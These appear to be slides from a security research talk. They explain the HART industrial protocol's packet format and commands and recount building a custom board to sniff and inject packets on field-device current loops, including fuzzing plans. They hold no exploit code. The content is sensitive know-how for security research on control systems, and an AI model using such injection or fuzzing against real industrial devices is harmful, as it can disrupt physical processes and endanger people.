
Example FSK transmission



HART FSK connection types (1)



HART FSK connection types (2)



HART packet structure

Delimiter	Address	[Expand]	Command	Byte Count	[Data]	Check byte
-----------	---------	----------	---------	------------	--------	------------

- Every packet started with 0xff...0xff preamble
- Two packet types: short and expanded
- Two address type: polling and unique
- Three frame types:
 - Burst frame (BACK, 1)
 - Master to field device (STX, 2)
 - Field Device to master (ACK, 6)
- Check byte: XOR of all bytes
- Three types of commands: Universal, Common practice and Device Families.

HART commands

- Command 0: read unique identifier.
- Command 1: read primary variable
- Command 7: read loop configuration
- Command 12: read message
- Command 13: read tag, descriptor date
- Command 17: write message
- Command 18: write tag, descriptor date
- Command 20: write long tag....

Dozens command to experiment and fuzz!

Problem: how to sniff/inject?


- Need stable solution for sniffing and injecting current loop.
- Demoboards are too low-power.
- Modems are too noisy.
- Will be cool have extension for some existing tools/technologies.



We decided to build custom HART shield for *duino

HART Modem Eval boards

AD5700




DS8500

A5191HRT



HART Modem ICs

NCR20C12



AD5700


DS8500

Problems

- Most ICs have TQFN(or smaller) layout.
- NCR20C12 (DIP) is stucked somewhere in Russian post.
- A5191HRT eval board is BLOCKED by Russian customs.
- No public specifications available.
- Small number of available transmitters/modems/etc.



First try




More problems


- AD5700 outputs crap on UART pins
- Can't inject packets in loop, because output signal is too weak.
- pyserial incorrectly works with RTS(DTR) serial pin
- dark_k3y burned 2 USB-UART and 1 COM-UART
- At last, we burned our AD5700 demo board.



Successful prototype



Circuit





Much more problems (PCB)

